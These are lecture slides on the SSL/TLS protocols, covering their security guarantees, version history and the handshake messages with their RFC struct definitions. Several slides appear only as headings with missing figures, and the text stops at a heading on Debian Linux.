

# SSL/TLS

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\*Slides borrowed from Vitaly Shmatikov

# Optional Reading

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- ◆ Kaufman. Chapters 15.1-7 and 19.

# What Is SSL/TLS?

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- ◆ Secure Sockets Layer and Transport Layer Security protocols
  - Same protocol design, different crypto algorithms
- ◆ De facto standard for Internet security
  - “The primary goal of the TLS protocol is to provide privacy and data integrity between two communicating applications”
- ◆ Deployed in every Web browser; also VoIP, payment systems, distributed systems, etc.

# SSL / TLS Guarantees

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- ◆ End-to-end secure communications in the presence of a **network attacker**
  - Attacker completely owns the network: controls Wi-Fi, DNS, routers, his own websites, can listen to any packet, modify packets in transit, inject his own packets into the network
- ◆ Scenario: you are reading your email from an Internet café connected via a rooted Wi-Fi access point to a dodgy ISP in a hostile authoritarian country

# History of the Protocol

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- ◆ SSL 1.0 – internal Netscape design, early 1994?
  - Lost in the mists of time
- ◆ SSL 2.0 – Netscape, Nov 1994
  - Several weaknesses
- ◆ SSL 3.0 – Netscape and Paul Kocher, Nov 1996
- ◆ TLS 1.0 – Internet standard, Jan 1999
  - Based on SSL 3.0, but not interoperable (uses different cryptographic algorithms)
- ◆ TLS 1.1 – Apr 2006
- ◆ TLS 1.2 – Aug 2008

# SSL Basics

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
- ◆ SSL consists of two protocols
- ◆ Handshake protocol
  - Uses public-key cryptography to establish several shared secret keys between the client and the server
- ◆ Record protocol
  - Uses the secret keys established in the handshake protocol to protect confidentiality, integrity, and authenticity of data exchange between the client and the server

# SSL Handshake Protocol

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- ◆ Runs between a client and a server
  - For example, client = Web browser, server = website
- ◆ Negotiate version of the protocol and the set of cryptographic algorithms to be used
  - Interoperability between different implementations
- ◆ Authenticate server and client (optional)
  - Use digital certificates to learn each other's public keys and verify each other's identity
  - Often only the server is authenticated
- ◆ Use public keys to establish a shared secret


# Handshake Protocol Structure





# ClientHello

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# ClientHello (RFC)

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```
struct {  
    ProtocolVersion client_version;  
    Random random;  
    SessionID session_id;  
    CipherSuite cipher_suites;  
    CompressionMethod compression_methods;  
} ClientHello
```


Highest version of the protocol  
supported by the client

Session id (if the client wants to  
resume an old session)


Set of cryptographic algorithms  
supported by the client (e.g.,  
RSA or Diffie-Hellman)

# ServerHello


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# ServerKeyExchange



# ClientKeyExchange



# ClientKeyExchange (RFC)

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```
struct {  
    select (KeyExchangeAlgorithm) {  
        case rsa: EncryptedPreMasterSecret;  
        case diffie_hellman: ClientDiffieHellmanPublic;  
    } exchange_keys  
} ClientKeyExchange
```

Where do random bits come from?

```
struct {  
    ProtocolVersion client_version;  
    opaque random[46];  
} PreMasterSecret
```


Random bits from which symmetric keys will be derived (by hashing them with nonces)

# Debian Linux (2006-08)



